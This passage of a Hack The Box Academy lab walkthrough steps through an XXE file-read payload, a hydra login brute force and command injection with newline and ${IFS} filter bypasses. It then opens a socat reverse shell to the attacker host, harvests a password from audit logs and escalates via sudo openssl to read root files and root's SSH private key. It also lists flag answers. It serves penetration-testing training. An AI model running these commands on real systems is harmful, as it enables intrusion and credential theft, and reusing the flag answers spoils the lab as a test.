
Set the interceptor on, and select 'I AGREE'→ 'COMPLETE PURCHASE':




→




And here is the intercepted burpsuite request:



Lets send it to a repeater (right click on the request → Send to Repeater):




And open the request on the repeater:



We will replace the existing xml in the request with this xml script:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE userid [
  <!ENTITY xxetest SYSTEM "file:///flag.txt">
]>
<root>
	<subtotal>
		undefined
	</subtotal>
	<userid>
		&xxetest;
	</userid>
</root>
```




Question: Use the command injection vulnerability to find a flag in the web root. Submit the flag value as your answer (flag format: HTB{}).

Answer: HTB{bdd8a93aff53fd63a0a14de4eba4cbc1}

Method: First, we will need do initial configuration on vhost 'monitoring.inlanefreight.local' and the target IP.

Opening the website in the browser will get us to a login page:




(and this time the 'admin:admin' trick wont work)


Using the same password.txt list from the wordpress section we will attempt bruteforcing the login, we will use hydra tool with the command:

```
hydra -l admin -P ./passwords.txt
monitoring.inlanefreight.local http-post-form
"/login.php:username=admin&password=^PASS^:Invalid
Credentials!"
```

to bruteforce the admin user:




The credentials are 'admin:12qwaszx', lets open the website in burpsuite browser (interceptor off), and lets login!



We got to some terminal page.

Entering:

```
help
```




Gives us the commands we can use, and confirms that terminal holds a restricted shell.

The connection_test looks interesting, for example if we try 'connection_test 127.0.0.1':

```
admin@inlanefreight:~$ connection_test 127.0.0.1
Success
```

There is a connection. Lets try it again, but this time with burpsuite interceptor on:




The intercepted request indicates a request is being sent to 'ping.php' page

Now, when attempting to enter a different IP, lets say '8.8.8.8':


```
admin@inlanefreight:~$ connection_test 8.8.8.8
Success
```

Will also reveal:



The the parameter IP in the request is ‘127.0.0.1’.

It means that no matter what input we put in the terminal – the IP ‘127.0.0.1’ (localhost) will be tested, therefore we always get ‘Sucsess’(which the printing of which can be client side response and even comes from the server as it appears even when the interceptor is on). Anyway lets get the request to a repeater for some trial and error:




For example when I changed in the request itself (and not the terminal) the IP to ‘8.8.8.8’ – we got the actual response – no connection.

We also got the genuine command response.

From here to command injection the path is short: lets try enter the next parameter: ‘127.0.0.1%0als’


Where ‘%0a’ is the ascii for new space – a method to bypass restrictions put in place:



Here is the flag, the obvious thing to try is to obtain it with ‘127.0.0.1%0acat%2000112233_flag.txt’, it wont work, as there are protections against ‘ ’ (space), or even the URL encoded version of it ‘%20’.

We will instead use the '$IFS' or 'Internal Field Separator' – environment variable which exists in unix-like which serves as character(s) used to split input into words. By default, $IFS contains a space, a tab, and a newline character.

So we will attempt the parameter: '127.0.0.1%0acat${IFS}00112233_flag.txt'




Initial Access:

Question: Submit the contents of the flag.txt file in the /home/srvadm directory.

Answer: b447c27a00e3a348881b0030177000cd

Method: we continue from where we left of in the last question (the command injection establishement in 'monitoring.inlanefreight.local') – we will use 'socat' to establish reverse shell to the pwnbox. First lets confirm 'socat' indeed exists in the target machine, we will use the payload: '127.0.0.1%0awhich${IFS}socat':




Here it is.

Now, lets initiate netcat listener in the pwnbox:

```
nc -lnvp 4444
```

```
┌[eu-academy-2]-[10.10.14.135]-
└─[★]$ nc -lnvp 4444
listening on [any] 4444 ...
```

And on the repeater, we enter the payload: '127.0.0.1%0asocat${IFS}TCP4:10.10.14.135:4444${IFS}EXEC:bash'



The Response box is empty.. but checking the listener:

```
┌─[eu-academy-2]─[10.10.14.135]─[htb-ac-1099135@htb-knb59eteem]─[~]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.135] from (UNKNOWN) [10.129.229.147] 56382
```

We got shell! Now without the restrictions interferrences:

```
cat /home/srvadm/flag.txt
b447c27a00e3a348881b0030177000cd
```

We can obtain the flag at once.

Internal Testing

Post-Exploitation Persistence:

Question: Escalate privileges on the target host and submit the contents of the flag.txt file in the /root directory.

Answer: a34985b5976072c3c148abc751671302

Method: continuing from where we left off in the previous question (obtaining reverses shell to 'monitoring.inlanefreight.local') – first lets try to improve our terminal, using socat.

First lets initiate socat listener on out attacker machine:

```
socat file:`tty`,raw,echo=0 tcp-listen:4445
```

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-ho8ugm8pip]-[~]
└─[★]$ socat file:`tty`,raw,echo=0 tcp-listen:4445
```

Now on the shell we obtained, lets run the command:

```
socat exec:'bash -li',pty,stderr,setsid,sigint,sane
tcp:10.10.14.135:4445
```

here Is the target reverse shell screenshot:

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-ho8ugm8pip]-[~]
└─[★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.135] from (UNKNOWN) [10.129.229.147] 48532
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.135:4445
```

With the command is marked with the red arrow.

And on the listener attacking machine:

```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-ho8ugm8pip]-[~]
└─[★]$ socat file:`tty`,raw,echo=0 tcp-listen:4445
webdev@dmz01:/var/www/html/monitoring$
```

We have a second shell.

The reason we did this is to obtain a much better, more comfortable terminal.

*note – we can also use

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
webdev@dmz01:/var/www/html/monitoring$
```

To improve the terminal (locally, without second listener), but while it is better than the original terminal, it is inferior to the socat terminal.

From the section 'But we're going to try something a bit different using Socat. The reason for doing this is to get a proper terminal so we can run commands like su, sudo, ssh, use command completion, and open a text editor if needed.'. *

Much better.

Lets run

```
id
```

to see to what groups we belong:

```
uid=1webdev@dmz01:/var/www/html/monitoring$ id
webdeuid=1004(webdev) gid=1004(webdev) groups=1004(webdev),4(adm)
```

We belong to the group 'adm'.

Looking to Linux Privilege Escalation writeup, section 'Privileged Groups' (page 3) – adm group can access to /var/log.

We will use the tool aureport (which shoule be pre installed in the target machine, we can always confirm with 'which aureport'). To work through the system logs and get us a summarized output of it:

```
aureport --tty | less
```

```
webdev@dmz01:/var/www/html/monitoring$ aureport --tty | less
Error opening config file (Permission denied)
NOTE - using built-in logs: /var/log/audit/audit.log
WARNING: terminal is not fully functional
-  (press RETURN)
TTY Report
===============================================
# date time event auid term sess comm data
===============================================
1. 06/01/22 07:12:53 349 1004 ? 4 sh "bash",<nl>
2. 06/01/22 07:13:14 350 1004 ? 4 su "ILFreightnixadm!",<nl>
3. 06/01/22 07:13:16 355 1004 ? 4 sh "sudo su srvadm",<nl>
4. 06/01/22 07:13:28 356 1004 ? 4 sudo "ILFreightnixadm!"
5. 06/01/22 07:13:28 360 1004 ? 4 sudo <nl>
6. 06/01/22 07:13:28 361 1004 ? 4 sh "exit",<nl>
7. 06/01/22 07:13:36 364 1004 ? 4 bash "su srvadm",<ret>,"exit",<ret>
8. 06/01/22 07:13:36 365 1004 ? 4 sh "exit",<nl>
9. 06/01/22 07:13:50 371 0 ? 2 bash "clear",<ret>,"aureport --ty",<ret>,
```

We can observe in lines 3 and 4 there was a login with the credentials: ‘srvadm:ILFreightnixadm!’

Ok lets exit from the ‘less’ mode with entering ‘q’, and then we can su our way to ‘sevadm’:

```
su srvadm
```

and entering the password

```
webdev@dmz01:/var/www/html/monitoring$ su srvadm
Password:
$ whoami
srvadm
```

Lets get proper shell with ‘bash’:

```
$ bash
srvadm@dmz01:/var/www/html/monitoring$
```

And check what sudo privileges we have with

```
sudo -l
```

```
srvadm@dmz01:/var/www/html/monitoring$ sudo -l
Matching Defaults entries for srvadm on dmz01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User srvadm may run the following commands on dmz01:
    (ALL) NOPASSWD: /usr/bin/openssl
```

We can run /use/bin/openssl with root privileges.

Looking at [openssl privileges escalation methods](), there are several possible ways, we will use the file read:

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
openssl enc -in "$LFILE"
```

Where LFILE=/root/flag.txt

```
LFILE=/root/flag.txt
sudo openssl enc -in "$LFILE"
```

```
srvadm@dmz01:~$ LFILE=/root/flag.txt
srvadm@dmz01:~$ sudo openssl enc -in "$LFILE"
a34985b5976072c3c148abc751671302
```

Internal Information Gathering:

Question: Mount an NFS share and find a flag.txt file. Submit the contents as your answer.

Answer: bf22a1d0acfca4af517e1417a80e92d1

Method: continuing from where we left off in the previous question (obtaining /root/flag.txt from 'monitoring.inlanefreight.local' initial access) – we will need to investigate the root access further, lets use the same sudo method to read root's private ssh key: '/root/.ssh/id_rsa'

```
LFILE='/root/.ssh/id_rsa'
sudo openssl enc -in "$LFILE"
```

*make sure there are quotation marks around the file path, unlike last time. *

And here is the beginning of the key:

```
srvadm@dmz01:/var/www/html/monitoring$ LFILE='/root/.ssh/id_rsa'
srvadm@dmz01:/var/www/html/monitoring$ sudo openssl enc -in "$LFILE"
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA0ksXgILHRb0j1s3pZH8s/EFYewSeboEi4GkRogdR53GWXep7GJMI
```

The whole key can be accessed here, for a direct access to root ssh, without redoing all of the prior steps, if needed.

Lets put it in a file called 'id_rsa' in the attacking pwnbox, set the chmod to 600

```
touch id_rsa
echo '<private_key content>' > id_rsa
chmod 600 id_rsa
```


```
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-xdpnarjt8a]-[~]
└─• [★]$ touch id_rsa
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-1099135@htb-xdpnarjt8a]-[~]
└─• [★]$ echo '-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
```

* *

```
/Y0TMjnCz7bRuc7mNX9hQbdqktcNFQAAAAMBAAEAAAG
-----END OPENSSH PRIVATE KEY-----' > id_rsa
┌[eu-academy-2]-[10.10.14.135]-[htb-ac-109
└─• [★]$ chmod 600 id_rsa
```

